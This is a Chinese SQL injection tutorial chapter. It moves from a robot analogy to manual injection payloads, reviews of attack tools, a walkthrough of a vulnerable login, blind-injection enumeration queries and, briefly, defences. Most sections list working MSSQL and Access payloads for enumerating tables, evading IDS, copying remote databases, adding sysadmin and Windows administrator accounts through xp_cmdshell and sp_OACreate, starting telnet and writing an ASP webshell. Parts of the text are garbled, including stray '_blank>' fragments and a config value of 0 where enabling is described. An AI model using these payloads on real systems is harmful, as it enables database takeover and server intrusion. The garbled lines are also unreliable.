就像我们告诉机器人要做什么，SQL 是一种告诉数据库需要做什么的特殊的语言。SQL 注入之所以发生，是因为我们碰到的是完全一样的问题：一个查询、一系列的指令等会有多个参数或数据插入其中，而这些参数被当做指令执行从而导致异常。一个恶意的用户可以利用这样的漏洞来让数据库返回所有的用户的信息，很显然，这是不对的！

为了避免这样的问题，我们必须把指令和数据用一种数据库（机器人）容易区分的方式分开。 通常我们会将数据和指令分开发送。所以，针对文中的情况，机器人首先要从空的 form 里读取指令，确认参数要在哪，存储下来。

用户走上前并提供“12，B2，1234”，然后机器人在不允许这些值被当做指令执行的前提下，将数据和指令结合并执行。在 SQL 中，这种技术叫做参数化查询。

在邪恶的参数提交给机器人的时候，机器人会疑惑地扬起眉毛说错误：找不到第「1234 号箱子，从窗户里丢出去，回到你的桌子并且忽略这张纸上的其他指令。」号箱子，你确定输入正确了么？以上，我们成功的阻止了机器人犯错。

## 6.3 常用注入语句

几个常用的并说明注解，判断有无注入点 and 1=1 and 1=2，猜表一般的表的名称无非是 Admin、Adminuser、user、pass、password 等.. .. ..

and 0<>(select count(*) from *)

and 0<>(select count(*) from Admin)

—判断是否存在 Admin 这张表；猜帐号数目 如果遇到 0< 返回正确页面 1<返回错误页面说明帐号数目就是 1 个

and 0<(select count(*) from Admin)

and 1<(select count(*) from Admin)

猜解字段名称 在 len( ) 括号里面加上我们想到的字段名称.

?123and 1=(select count(*)

from Admin where len(*)>0)–and 1=(select count(*)

from Admin where len(用户字段名称 name)>0)

and 1=(select count(*) from Admin where len

(_blank>密码字段名称 password)>0)

看_blank>数据库连接账号的权限，返回正常，证明是 _blank>服务器角色 sysAdmin 权限。

and 1=(Select IS_blank>_SRVROLEMEMBER(sysAdmin))–

爆库 特殊_blank>技巧：:%5c=\ 或者把/和\ 修改%5 提交

and 0<>(select top 1 paths from newtable)–得到库名

and 1=(select name

from master.dbo.sysdatabases where dbID=7)–and 0<>(select count

(*) from master.dbo.sysdatabases where name>1 and dbID=6)

获得数据表字段名，将字段值更新为字段名，再想法读出这个字段的值就可得到字段名 update 表名 set 字段

=(select top 1 col_blank>_name(object_blank>_ID

要查询的数据表名，字段

列如:1 where 条件，绕过 IDS 的检测，使用变量

; declare @a sysname set @a=xp_blank>_+CMDshell exec @a dir c:\

; declare @a sysname set @a=xp+_blank>_cm'+'dshell exec @a dir c:\

开启远程_blank>数据库基本语法

select * from OPENROWSET(SQLOLEDB

server=servernameuID=sa；pwd=123， select * from table1 )参数:

(1) OLEDB ProvIDer name

其中连接字符串参数可以是任何端口用来连接，比如

select * from OPENROWSET(SQLOLEDB， uID=sa；pwd=123；

Network=DBMSSOCN；Address=192.168.0.1，1433；

select * from table

复制目标主机的整个_blank>数据库 insert 所有远程表到本地表。

基本语法:

insert into OPENROWSET(SQLOLEDB， server=servername；uID=sa；pwd=123， select * from table1) select * from table2

常用的还有很多，在实际情况中工具一般也会自带或者检测，手工的可能是更加的方便，运用的更快，当然如果你一直傻瓜化的操作，这些根本就用不上！

## 6.4 注入攻击工具

众所周知，SQL 注入攻击是最为常见的 Web 应用程序攻击技术。同时 SQL 注入攻击所带来的安全破坏也是不可弥补的。这里介绍几款比较适合新手入门的操作 sql 的工具，还可以帮助管理员及时检测存在的漏洞。黑帽黑客和渗透测试安全专家经常使用相同的工具进行数据库攻击，获取更高权限甚至接管重要数据库。

BSQL Hacker

1. BSQL Hacker 是一个 SQL 自动注入工具并且支持 SQL 盲注
2. 设计的目的是希望能对任何的数据库进行 SQL 溢出注入
3. 适用对注入有经验的使用者和想进行自动 SQL 注入的人群
4. 可自动对 Oracle 和 MySQL 进行攻击，自动提取数据和架构
5. 是一种自动化 SQL 注入框架，支持 SQL 盲注和深度盲注

The Mole

1. The Mole 是一款开源的自动化 SQL 注入工具
2. The Mole 可绕过 IPS、IDS 入侵防御系统、入侵检测系统
3. The Mole 使用 union 注入技术和基于逻辑查询的注入技术
4. TheMole 攻击范围 Server、MySQL、Postgres、Oracle
5. 只需提供一个 URL 和一个可用的关键字就能够检测注入

Pangolin

1. 一个完整的 SQL 注入测试工具能够攻击几乎所有的数据库
2. Pangolin 通常被白帽社区用作渗透测试工具
3. 具备友好的图形界面以及支持测试几乎全部类型的数据库
4. Pangolin 能够通过非常简单的操作，达到最大化的攻击效果
5. Pangolin 是目前国内使用率最高的 SQL 注入测试安全软件

Sqlmap

1. Sqlmap 号称自动化 SQL 注入和数据库接管工具
2. Sqlmap 是开源工具支持使用五中 SQL 注入技术攻击数据库
3. 拥有 DBMS 账户、IP 地址端口和数据库名称，直接攻击
4. 自动 SQL 注入工具，内置的字典攻击用户名密码哈希值
5. 供转储数据库表以及几款数据库任意执行代码权限

Havij

1. Havij 是在全球黑帽黑客中非常流行的一个工具
2. Javij 可攻击主流的数据库，成功率在 90%以上
3. 自动挖掘可利用的 SQL 查询
4. Havij 支持参数配置以躲避 IDS，支持代理，后台登陆扫描
5. Havij 是一款自动化的 SQL 注入工具

Enema SQLi

1. Enema SQLi 不是自动的注入工具
2. 没有学习是驾驭不了 Enema SQLi
3. Enema SQLi 能够使用用户自定义的查询
4. 支持基于 error-based、Union-based 和 blind time-based 注入
5. 这是给知道自己在做神马的专家准备的工具

SQLninja

1. 这是用来检测 SQL Server 的 SQL 注入攻击的工具
2. 目标是在存在着漏洞的数据库服务器提供一个远程的外壳
3. 渗透攻击测试，它能自动地接管数据库服务器
4. 它无需抽取数据，在远程数据库服务器上获得外壳
5. 利用 Web 应用程序中的 SQL 注入式漏洞

sqlsus

1. sqlsus 采用命令行界面
2. sqlsus 是一个开放源代码的 MySQL 注入和接管工具
3. 用户可以注入自己的 SQL 查询
4. sqlsus 可以获取数据库结构，注入你自己的 SQL 语句
5. 爬行 Web 站点可写目录，上传和控制后门，克隆数据库

Safe3 SQL Injector

1. Safe3 SQL Injector 是最简单易用的自动化注入工具
2. Safe3 SQL Injector 可以自动侦测 SQL 注入漏洞并进行攻击
3. 自动识别数据库类型，并选择最佳的 SQL 注入方法
4. 最强大和最易使用的渗透测试工具，它可以自动检测
5. Safe3 SQL Injector 具备读取 MySQL、Oracle、PostgreSQL、SQL Server、Access、SQLite、Firebird、Sybase、SAP MaxDB

SQL Poizon

1. SQL Poizon 是一个 SQL 注入扫描器
2. SQL Poizon 能够利用搜索引擎找有 SQL 注入漏洞的网站
3. SQL Poizon 非常简单，没有多少技术功底的人也能轻松上手
4. SQL Poizon 扫描注入工具内置浏览器查看注入攻击
5. SQL Poizon 充分利用搜索引擎“dorks”扫描互联网

小工具之类的 domain、hdsi、nbsi、啊 D 等工具，肯定是不能和国外的比，当然还有很多自己可以改的，工具都是原来越全面、傻瓜化，让你啥都不懂就拿下你需要的目标了。

但是工具毕竟是工具，有比没有好，自己学着手工肯定更加的有用，你不是机器人，你有自己的逻辑思维、入侵思维，有一套自己的想法，不是拿别人的东西或者框架来套自己身上。

我说的也仅仅是一小部分，不要认为这就是全部了，更多的自己感兴趣肯定需要深入的探索。

## 6.5 注入攻击步骤

尝尝 SQL 注入，一个小案例，来简单的演示一下。

1. 一个简单的登录页面关键代码：

```
privatebool NoProtectLogin
(string userName， string password)
{
int count = (int)SqlHelper.Instance.ExecuteScalar
(string.Format ( “SELECT COUNT(*)
FROM Login WHERE UserName='{0}'
AND Password='{1}' “， userName， password));
return count > 0 ? true : false;
}
```

方法中 userName 和 password 是没有经过任何处理，直接拿前端传入的数据，这样拼接的 SQL 会存在注入漏洞。

（帐户：Admin 123456）

输入正常数据

合并的 SQL 为：

SELECT COUNT(*) FROM Login WHERE UserName='Admin' AND Password='123456'

输入注入数据：

即用户名为：用户名：Admin’—，密码可随便输入

合并的 SQL 为：

SELECT COUNT(*) FROM Login WHERE UserName='Admin'-- Password='123'

因为 UserName 值中输入了“—”注释符，后面语句被省略而登录成功。（常常的手法：前面加上'；'(分号，用于结束前一条语句)，后边加上'--'(用于注释后边的语句)）

常用的注入语句

1) 猜测数据库名，备份数据库

a) 猜测数据库名

and db_name() >0 或系统表 master.dbo.sysdatabases

b) 备份数据库；backup database 数据库名 to disk = “c:*.db”；

2) 猜解字段名称

a) 猜解法：and (select count(字段名) from 表名)>0

若“字段名”存在，则返回正常

b) 读取法：and (select top 1 col_name(object_ID('表名')，1)

from sysobjects)>0 把 col_name(object_ID('表名'),

1)中的 1 依次换成 2，3，4，5，6...就可得到所有的字段名称。

3) 遍历系统的目录结构，分析结构并发现 Web 虚拟目录先创

建一个临时表；

```
create table temp
(ID nvarchar(255)，num1 nvarchar(255)
num2 nvarchar(255)，num3 nvarchar(255));
```

a) 利用 xp_availablemedia 来获得当前所有驱动器

；insert temp exec master.dbo.xp_availablemedia； --

b) 利用 xp_subdirs 获得子目录列表，并存入 temp 表中

；insert into temp(ID) exec master.dbo.xp_subdirs 'c:\'； --

c) 利用 xp_dirtree 可以获得“所有”子目录的目录树结构，并存入 temp 表中

；insert into temp(ID，num1) exec master.dbo.xp_dirtree 'c:\'；--

d)　利用 bcp 命令将表内容导成文件

即插入木马文本，然后导出存为文件。比如导出为 asp 文件，然后通过浏览器访问该文件并执行恶意脚本。（使用该命令必须启动'xp_CMDshell'）

Exec master..xp_CMDshell

N'BCP "select * from SchoolMarket.dbo.GoodsStoreData;

" queryout c:/inetpub/wwwroot/runcommand.asp -w -S"

localhost"-U"sa"-P"123"'

4)　查询当前用户的数据库权限

MSSQL 中一共存在 8 种权限：

sysAdmin，dbcreator，diskAdmin，processAdmin，

serverAdmin，setupAdmin，securityAdmin，bulkAdmin。

可通过 1=(select IS_SRVROLEMEMBER('sysAdmin'))得到当前用户是否具有该权限。

5)　设置新的数据库帐户（得到 MSSQL 管理员账户）

d)　在数据库内添加一个 hax 用户，默认密码是空

；exec sp_addlogin'hax'；--

e)　给 hax 设置密码 (null 是旧密码，password 是新密码，user 是用户名)

；exec master.dbo.sp_password null，password，username；--

f)　将 hax 添加到 sysAdmin 组

；exec master.dbo.sp_addsrvrolemember 'hax' ，'sysAdmin'；--

6)　xp_CMDshell MSSQL 存储过程

(5)获取到 sysAdmin 权限的帐户后，使用查询分析器连接到数据库，可通过 xp_CMDshell 运行系统命令行即使用 CMD.exe 工具。

我们使用 xp_CMDshell 来创建一个 Windows 用户，并开启远程登录服务

a) 判断 xp_CMDshell 扩展存储过程是否存在

SELECT count(*) FROM master.dbo.sysobjects WHERE xtype = 'X' AND name ='xp_CMDshell'

b) 恢复 xp_CMDshell 扩展存储过程

Execmaster.dbo.sp_addextendedproc 'xp_CMDshell' , 'e:\inetput\Web\xplog70.dll';

开启后使用 xp_CMDshell 还会报下面错误：

SQL Server 阻止了对组件 'xp_CMDshell' 的过程 'sys.xp_CMDshell' 的访问，因为此组件已作为此服务器安全配置的一部分而被关闭。

系统管理员可以通过使用 sp_configure 启用 'xp_CMDshell'。有关启用 'xp_CMDshell' 的详细信息，请参阅 SQL Server 联机丛书中的 “外围应用配置器”。

通过执行下面语句进行设置：

```
-- 允许配置高级选项
EXEC sp_configure 'show advanced options',  1
GO
-- 重新配置
RECONFIGURE
GO
-- 启用 xp_CMDshell
EXEC sp_configure 'xp_CMDshell',  0
GO
```

--重新配置

RECONFIGURE

GO

c)　禁用 xp_CMDshell 扩展存储过程

Exec master.dbo.sp_dropextendedproc 'xp_CMDshell';

d)　添加 Windows 用户：

Exec xp_CMDshell 'net user awen /add';

e)　设置好密码：

Exec xp_CMDshell 'net user awen password';

f)　提升到管理员：

Exec xp_CMDshell 'net localgroup Administrators awen /add';

g)　开启 telnet 服务：

Exec xp_CMDshell 'net start tlntsvr'

7)　没有 xp_CMDshell 扩展程序，也可创建 Windows 帐户

declare @shell int ;

execsp_OAcreate 'w Script .shell', @shell output ;

execsp_OAmethod @shell , 'run' , null , 'C:\Windows\System32\CMD.exe /c net user awen /add';

execsp_OAmethod @shell , 'run' , null , 'C:\Windows\System32\CMD.exe /c net user awen 123';

execsp_OAmethod @shell , 'run' , null , 'C:\Windows\System32\CMD.exe /c net localgroup Administrators awen /add';

在使用的时候会报如下错：

SQL Server 阻止了对组件 'Ole Automation Procedures' 的过程

'sys.sp_OACreate'、'sys.sp_OAMethod' 的访问，因为此组件已作为此服务器安全配置的一部分而被关闭。系统管理员可以通过使用 sp_configure 启用 'Ole Automation Procedures'。有关启用 'Ole Automation Procedures' 的详细信息，请参阅 SQL Server 联机丛书中的 “外围应用配置器”。

解决办法：

```
sp_configure 'show advanced options',  1;
GO
RECONFIGURE;
GO
sp_configure 'Ole Automation Procedures',  1;
GO
RECONFIGURE;
GO
```

好了，这样别人可以登录你的服务器了，只是有些系统可能不行。你怎么看？

## 6.6 注入攻击进阶

先谈谈客户端脚本攻击，正常输入攻击者通过正常的输入提交方式将恶意脚本提交到数据库中，当其他用户浏览此内容时就会受攻击，转义提交的内容.NET 通过 System.Net.WebUtility.HtmlEncode string 方法将字符串转换为 HTML 编码的字符串。

SQL 注入攻击者通过 SQL 注入方式将恶意脚本提交到数据库中，直接使用 SQL 语法 UPDATE 数据库，为了跳过 System.Net.WebUtility.HtmlEncode string 转义，攻击者会将注入 SQL 经过“HEX 编码”，然后通过 exec 可以执行“动态”SQL 脚本。

如何得到“HEX 编码”？开始不知道 HEX 是什么东西，是十六进制，已知的两种转换方式，注意转换时不要加十六进制的标示符 ’0x’

Ø 在线转换 （TRANSLATOR， BINARY），进入……

Ø C#版的转换，进入……

对于敏感词过滤不到位的检查，我们可以结合函数构造 SQL 注入，比如过滤了 update，却没有过滤 declare、exec 等关键词，我们可以使用 reverse 来将倒序的 sql 进行注入：

```
1declare
@A varchar(200)；set
@A=reverse('"58803303431"=emanresu
erehw "9d4d9c1ac9814f08"=drowssaP tes xxx tadpu');
```

情景一：

“丫的，又中毒了……”

“我看看，你这不是裸机在跑吗？”

电脑上至少也要装一款杀毒软件或木马扫描软件，这样可以避免一些常见的侵入。比如开篇提到的 SQL 创建 Windows 帐户，就会立马报出警报。

情景二：

“终于把网站做好了，太完美了，已经检查过没有漏洞了！”

“网站怎么被黑了，怎么入侵的？”

公司或个人有财力的话还是有必要购买一款专业 SQL 注入工具来验证下自己的网站，这些工具毕竟是专业的安全人员研发，在安全领域都有自己的独到之处。

还需要注意 LIKE 中的通配符，尽管这个不属于 SQL 注入，但是其被恶意使用的方式是和 SQL 注入类似的。

%包含零个或多个字符的任意字符串。

任何单个字符。

[]指定范围 例如 [a-f]

[^]不在指定范围 例如 [^a - f]

在模糊查询 LIKE 中，对于输入数据中的通配符必须转义，否则会造成客户想查询包含这些特殊字符的数据时，这些特殊字符却被解析为通配符。不与 LIKE 一同使用的通配符将常量而非模式。

注意使用通配符的索引性能问题：

a) like 的第一个字符是'%'或'_'时，为未知字符不会使用索引，sql 会遍历全表。

b) 若通配符放在已知字符后面，会使用索引。

网上有这样的说法，不过我在 MSSQL 中使用 ctrl+L 执行语法查看索引使用情况却都没有使用索引，可能在别的数据库中会使用到索引吧……

有两种将通配符转义为普通字符的方法：

1)　使用 ESCAPE 关键字定义转义符

在模式中，当转义符置于通配符之前时，该通配符就解释为普通字符。例如，要搜索在任意位置包含字符串 .5% 的字符串

WHERE ColumnA LIKE '%5/%%' ESCAPE '/'

2)　在方括号 ([ ]) 中只包含通配符本身，或要搜索破折号 (-) 而不是用它指定范围，破折号指定为方括号内的第一个字符。EG：

符号 含义

LIKE '5[%]' 5%

LIKE '5%' 5 后跟 0 个或多个字符的字符串

LIKE '[_]n' _n

LIKE '_n'

an，　in，　on (and so on)

LIKE '[a-cdf]'

a、b、c、d 或 f

LIKE '[-acdf]'

-、a、c、d 或 f

LIKE '[ [ ]'

[

LIKE ']'

]

右括号不需要转义所以，进行过输入参数的关键字过滤后，还需要做下面转换确保 LIKE 的正确执行。

```
private static string ConvertSqlForLike(string sql)
{
sql = sql.Replace( “[ “， “[[]” )； // 这句话一定要在下面两个语句之前，否则作为转义符的方括号会被当作数据被再次处理。
sql = sql.Replace( “_” ， “[_]” );
sql = sql.Replace( “%” ， “[%]” );
returnsql;
}
```

恭喜你，能够看懂 10%的话，至少不是感觉在看天书……SQL安全攻防你已经入门了……

## 6.7 浅析二次注入

二次注入漏洞是一种在 Web 应用程序中广泛存在的安全漏洞形式。相对于一次注入漏洞而言，二次注入漏洞更难以被发现，但是它却具有与一次注入攻击漏洞相同的攻击威力。

经常谈论到注入漏洞的分析和利用。可以知道注入漏洞是一种极其危险的漏洞利用形式，通过构造提交数据的方法将想要执行的 SQL 语句或命令嵌入到正常执行的语句中，欺骗语句解释器去执行相应的数据内容，并根据返回的数据信息判断漏洞的利用是否成功。

前面提到的这些注入攻击漏洞可以说是一次注入攻击漏洞，因为这些攻击方式都是发生在一次 HTTP 数据请求和响应中实现的，这时注入漏洞利用的流程如下：

通过构造数据的形式，在浏览器或者其他软件中提交 HTTP 数据报文请求到服务端进行处理，提交的数据报文请求中可能包含了加工构造的 SQL 语句或者命令信息。

服务端应用程序会处理黑客提交的 HTTP 数据报文请求，导致新构造的 SQL 注入语句或命令在服务端环境中执行。

服务端会返回执行的结果数据信息，黑客可以通过执行的结果数据信息判断注入漏洞利用是否成功。

我们自己在构建 SQL 语句的时候，在与服务器的一次交互过程中就可以实现注入漏洞的利用。而二次注入漏洞则是另外一种与一次注入攻击不同的攻击方式。

二次注入的攻击流程一般如下：

通过构造数据的形式，在浏览器或者其他软件中提交 HTTP 数据报文请求到服务端进行处理，提交的数据报文请求中可能包含了新构造的 SQL 语句或者命令。

服务端应用程序会将黑客提交的数据信息进行存储，通常是保存在数据库中，保存的数据信息的主要作用是为应用程序执行其他功能提供原始输入数据并对客户端请求做出响应。再向服务端发送第二个与第一次不相同的请求数据信息。

服务端接收到黑客，这个地方说的黑客，你可以理解为攻击者，大概就是这样，你如果去拿站，你就是攻击者，有时候我用的人称不一样，知道理解就行，再次提交的第二个请求信息后，为了处理该请求，服务端会查询数据库中已经存储的数据信息并处理，导致黑客在第一次请求中构造的 SQL 者命令在服务端环境中执行。

服务端返回执行的处理结果数据信息，黑客可以通过返回的结果数据信息判断二次注入漏洞利用是否成功。

二次注入的利用相对于一次注入来说不仅仅是多发送一次请求这么简单，它需要攻击者对应用程序的功能有一个完整的理解，也就是说，要想实现二次注入漏洞的利用，就要求黑客不仅仅对单一的功能进行理解，还需要对不同功能之间的关系有着一定的理解。

所以说，二次注入漏洞是一种更加细微的漏洞，通常很难被检测到，Web 应用程序员在处理用户请求的数据信息时，往往会下很大的功夫，对提交的数据信息进行安全过滤。

但是在处理从数据库中取出来的数据信息时，却容易过份相信数据库中数据信息的安全性，从而导致了二次注入漏洞的形成。所以在 Web 应用程序中，需要对所有输入信息，包括用户输入以及其他形式的输入信息进行完善的安全过滤，只有这样，才能保证 Web 应用程序的安全。

## 6.8 手工盲注攻击

SQL 注入大家都已经有一定的了解，很多新人都是从这里入门的，虽然注入语句倒背如流，可是其原理估计很少有人了解。稍微了解一下的也仅仅只是知道 SQL 注入语句只是一种为了使我们获取信息的一种畸形语句。很多人不知道 SQl 注入与 SQL 盲注的区别，现在我告诉你，没有区别。

首先我先讲讲微软对 SQL 注入的定义。提到了 2 种，一是脚本注入式的攻击，其次是恶意用户输入用来影响被执行的 SQL 脚本。相信大家都看的懂。

另外，我看到很多新手都在网上发求助帖说什么求 asp 下 sql 注入教程，等等。。。我在这里强调一下，SQL 注入的划分是以数据库种类划分的而不是动态脚本语言。

而且就算数据库种类不同 SQL 语句的大致形式与思路是相同的，一通百通就看你自己去钻了。

SQL 注入攻击就其本质而言，它利用的工具是 SQL 的语法，针对的是应用程序开发者编程过程中的漏洞，当攻击者能够操作数据，往应用程序中插入一些 SQL 语句时，SQL 注 入攻击就发生了。

实际上，SQL 注入是存在于常见的多连接的应用程序中一种漏洞，攻击者通过在应用程序中，预先定义好的查询语句结尾加上额外的 SQL 语句元素，欺骗数据库服务器执行非授权的任意查询。这类应用程序一般是网络应用程序，它允许用户输入查询条件，并将查询条件嵌入 SQL 请求语句。

简单归纳几种类型，有些是前面提到的，复习一次看看是否运用上了，判断数据类型，常用的漏洞辨别语句是 and 1=1，and 1=1 只是应用到实战中你绝对会发现不够用。

我们在确定注入点后，就要尝试进行注入利用，这需要其能确定符合 SQL 语法的注入请求表达式，判断出后台数据库的类型，然后构造出所需的利用代码。

这是 SQL 盲注攻击中最难也最有技巧的步骤，如果最初的 SQL 请求语句很简单，那么确定正确的注入语法也相对容易，而如果最初的 SQL 请求语句较复杂，那么要想突破其限制就需要多次的尝试，但进行这些尝试所需要的基本技术却是非常简单。

确定基本的句法的过程即通过标准的 select … where 语句，被注入的参数即注入点就是 where 语句的一部分。为了确定正确的注入句法，攻击者必须能够在最初的 where 语句后添加其他数据，使其能 返回非预期的结果，对一些简单的应用程序，仅仅加上 OR 1=1 就可以完成。

但在大多数情况下如果想构造出成功的利用代码，这样做当然是不够的，经常需要解决的问题是如何配对插入语符号。判断 SQL 注入漏洞第一件事就是判断像数据库递交的数据类型。

show.asp?showID=123

第一反应是数字型，因为无论是字符型还是数字型都会报错。事实上也绝大多数就是数字型，但是如果是字符型那么你的注入路程就断在这里了。因为你递交给数据库的注入语句会是这样

'123 注入语句'

被引号包起来的语句是不会被执行的。所以在注入之前第一件事是判断数据类型。

辨别方法很简单

show.asp?showID=12” +’3

show.asp?showID=12” &’3

如果没有报错，那必然是字符串型的注入点、字符型注入点的注入其实与数字型基本上是一样的只要注意引号闭合问题。在接下来的讲解中我不会单独讲解字符串型的注入只会讲解数字型，至于怎么转换你就脑洞大开研究一下。

如果不是字符型而是数字型。但是又被防注程序屏蔽了 and，等关键词。除了可以用大小写，十六进制，ascii 码，URL 码等方式绕过，你还可以用下面那这些方式判断注入点是否存在。

show.asp?showID=123

show.asp?showID=122+1

注入点类型除了分为数字型和字符形还可以分为 get，post，Cookies 型。其辨别方式我不再详述。但是因为后面两种注入点手工操作过于麻烦如果注入点的脚本语言我一般会使用软件来进行中转，很多人知道 Cookies 型注入点可以中转，post 型注入也可以中转。

在确定注入点存在之后，我们作为攻击者必然要对网站系统进行各种信息刺探，用以识别和了解网站的使用的数据库种类以及防注程序的结构。

在了解到这些信息之后我们就需要确定符合 SQL 语法的注入请求表达式，判断出后台数据库的类型，然后构造出所需的利用代码。但在此之前我们需要确定正确的注入句法，这是 SQL 盲注攻击中最难也最有技巧的步骤。

如果最初的 SQL 请求语句很简单，那么确定正确的注入语法也相对容易，而如果最初的 SQL 请求语句较复杂或者服务器的限制较多，那么要想突破其限制就需要多次的尝试，但进行这些尝试所需要的基本技术却是非常简单。

对于一些注入利用，仅仅改变 WHERE 语句就足够了，但对于其他情况，比如 UNION SELECT 注入或存储过程 stored procedures 注入，还需要能先顺利地结束整个 SQL 请求语句，然后才能添加其他攻击者所需要的 SQL 语句。

在这种情况下，攻击者可以选择使用 SQL 注释符号来结束语句，该符号是两个连续的破折号（--），它要求 SQL Server 忽略其后同一行的所有输入。

一个登录页面需要访问者输入用户名和密码

SQL 请求语句

SELECT Username， UserID，

Password FROM Users WHERE

Username = “user’ AND Password = “pass’

通过输入 john’--作为用户名，将会构造出以下 WHERE 语句

WHERE Username = “john’ --'AND Password = “pass’

这时，该语句不但符合 SQL 语法，而且还使用户跳过了密码认证。但是如果是另外一种 WHERE 语句：

WHERE (Username = “user’ AND Password = “pass’)

注意到这里出现了插入语符号，这时再使用 john’--作为用户名，请求语句就会错误：

WHERE (Username = “john' --' AND Password = “pass’)

这是因为有未配对的插入语符号，请求语句就不会被执行。确定语法可以使你在后面的渗透过程更为舒畅，而语法的确定事实上就是一个对程序缔造者的编写格式的猜解。

当你了解到其编程格式就相当于得到了递交参数这一块的源代码，白盒测试总是要比黑盒测试更为轻松与快捷，灵活运用引号以及注释符号确定语法成功的关键。

我们一旦确定了正确的注入句法后，就会开始利用注入去判断后台数据库的类型，这个步骤比确定注入句法要简单得多。这些技巧是基于不同类型数据库引擎在具体实现上的差异。下面我只只介绍如何区分 Oracle 和 MS SQL Server： 最简单的办法，就是前面提到的利用字符串的连结符号，在注入句法已经确定的情况下，我们可以对 WHERE 语句自由地添加额外的表达式，那么就可以利用字符串的比较来区分数据库，例如：

AND 'xxx' = 'x' + 'xx' （或者 AND %27xxx%27+%3D+%27x%27+%2B+%27xx%27）

通过将+替换成||，就可以判断出是数据库是 Oracle 还是 MS SQL Server，或者是其他类型。其他的办法是利用分号字符（即；），在 SQL 中，分号是用来将几个 SQL 语句连接在同一行中。在注入时，也可以在注入代码中使用分号，但 Oracle 驱动程序却不允许这样使用分号。

假设在前面使用注释符号时没有出现错误，那么在注释符号前加上分号对 MS SQL Server 是没有影响的，但如果是 Oracle 就会产生错误。另外，还可以使用 COMMIT 语句来确认是否允许在分号后再执行其他语句(例如，注入语句 xxx' ； COMMIT --)，如果没有出现错误就可以认为允许多句执行。

最后，表达式还可以被替换成能返回正确值的系统函数，由于不同类型的数据库使用的系统函数也是不同的，因此也可以通过使用系统函数来确定数据库类型，比如 MS SQL Server 的日期函数 getdate()与 Oracle 的 sysdate.。

在确定注入之后我们就可以开始构造注入利用语句了。

无论对是何种数据库进行 SQL 注入其注入形式是不变的。除了 access 只能进行暴力猜解以外，其他或多或少都可以帮助我们获取目标主机的一部分信息，甚至因为一个注入点而沦陷整个服务器。并且与注入点直接挂钩的就是数据库即便这个注入点不能直接帮助我们获取到想要的权限，数据库给我们透漏的个人资料也可以帮助我们对目标发起社会工程学攻击。

中转软件 手工注入帮助系统

Access

确定数据库类型

aNd aSc(cHr(97))=97

AnD eXiStS(sElEcT iD FrOm msysaccessobjects)

探测联合查询参数

uNION sELECT '1'，'2'，'3'，'4'...，'n' fROM MSysAccessObjects

判断表是否存在

AnD exiSts (sElEcT ToP 1 * FrOm [Admin])

判断表的字段是否存在

AnD exiSts (sElEcT ToP 1 [username] FrOm [Admin])

取记录数

uNION sELECT 1，

(sELECT cSTR(cOUNT(*))

fROM [Admin])，3，4，5，6 fROM MSysAccessObjects

猜解数据库内容

uNION sELECT 1，

(sELECT tOP 1

cSTR(ID)+chr(9)+cSTR(username)+chr(9)+cSTR(password)

fROM(sELECT TOP __i__ * fROM Admin oRDER bY ID)

猜解数据库表名

union all select 1，2，3 from Admin/*

猜解表的字段

union all select 1，username，3 from Admin/*

查看是否有读写文件的权限

and (select count(*) from mysql.user)>0#

Mssql 获取数据库名

and db_name()=0，　and db_name(0)=0，

and db_name(__i__)=0，　and quotename(db_name(__i__))=0

获取用户名 and user=0

获取版本信息 and @@version=0

获取服务器名 and @@servername=0

获取服务名 and @@servicename=0

获取系统用户名 and system_user=0

一次性获取所有基本信息

AnD(dB_NaMe(0)+cHaR(124)+uSeR+cHaR(124)+@@

vErSiOn+cHaR(124)+@@sErVeRnAmE+cHaR(124)+@@

sErViCeNaMe+cHaR(124)+sYsTeM_UsEr)=0

获取数据库的数目

AnD (sElEcT cAsT(cOuNt(1) aS nvArChAr(100))+cHaR(9)

FrOm mAsTeR..sYsDaTaBaSeS)=0

获取数据库文件名

and (select top 1 filename from (select top __i__ filename

from master..sysdatabases order by filename)

t order by filename desc)=0

获取数据库的表的数目

and (select cast(count(1) as varchar)+char(9)

from <数据库名>..sysobjects where xtype=0x75)=0

获取数据库的表

and (select top 1 name from (select top __i__ name from

<数据库名>..sysobjects where xtype=0X75 order by name)

t order by name desc)=0

and (select top 1 quotename(name)

from <数据库名>.dbo.sysobjects where xtype=char(85)

AND name not in (select top __i__ name from

<数据库名>.dbo.sysobjects where xtype=char(85)))=0

获取表的字段的数目

and (select cast(count(1) as varchar)+char(9)

from <数据库名>..syscolumns where ID=object_ID('<表名>'))=0

获取数据库表的字段

and (select top 1 name from (select top __i__ name，ID from

<数据库名>..syscolumns where ID=object_ID

('<表名>') order by name) t order by name desc)=0

and (select col_name(object_ID('<表名>')，__i__))=0

获取满足条件的表的记录数

AnD (sElEcT cAsT(cOuNt(1)

aS nvArChAr(100))+cHaR(9) FrOm <数据库名>..<表名>)=0

## 6.9 防御注入攻击

SQL 注入并不是一个在 SQL 内不可解决的问题，这种攻击方式的存在也不能完全归咎于 SQL 这种语言，因为注入的问题而放弃 SQL 这种方式也是因噎废食。

首先说一个我在其他回答中也曾提到过的观点：没有运行时编译，就没有注入。SQL 注入产生的原因，和栈溢出、Xss 等很多其他的攻击方法类似，就是未经检查或者未经充分检查的用户输入数据，意外变成了代码被执行。

针对于 SQL 注入，则是用户提交的数据，被数据库系统编译而产生了开发者预期之外的动作。也就是，SQL 注入是用户输入的数据，在拼接 SQL 语句的过程中，超越了数据本身，成为了 SQL 语句查询逻辑的一部分，然后这样被拼接出来的 SQL 语句被数据库执行，产生了开发者预期之外的动作。

所以从根本上防止上述类型攻击的手段，还是避免数据变成代码被执行，时刻分清代码和数据的界限。而具体到 SQL 注入来说，被执行的恶意代码是通过数据库的 SQL 解释引擎编译得到的，所以只要避免用户输入的数据被数据库系统编译就可以了。

现在的数据库系统都提供SQL 语句的预编译 prepare 和查询参数绑定功能，在 SQL 语句中放置占位符'?'，然后将带有占位符的 SQL 语句传给数据库编译，执行的时候才将用户输入的数据作为执行的参数传给用户。

这样的操作不仅使得 SQL 语句在书写的时候不再需要拼接，看起来也更直接，而且用户输入的数据也没有机会被送到数据库的 SQL 解释器被编译执行，也不会越权变成代码。至于为什么这种参数化的查询方式没有作为默认的使用方式，我想除了兼容老系统以外，直接使用 SQL 确实方便并且也有确定的使用场合。多说一点，从代码的角度来看，拼接 SQL 语句的做法也是不恰当的。

```
DELETE FROM planet WHERE name = 'mercury';

DELETE FROM planet WHERE name = 'venus';

DELETE FROM planet WHERE name = 'earth';

DELETE FROM planet WHERE name = 'mars';
```

我修改一下那个很经典的笑话：程序员不应该执行删除地球这样的 SQL 语句，而是写删除一个行星，然后将地球当作参数传入。

```
$stmt = $mysqli->prepare
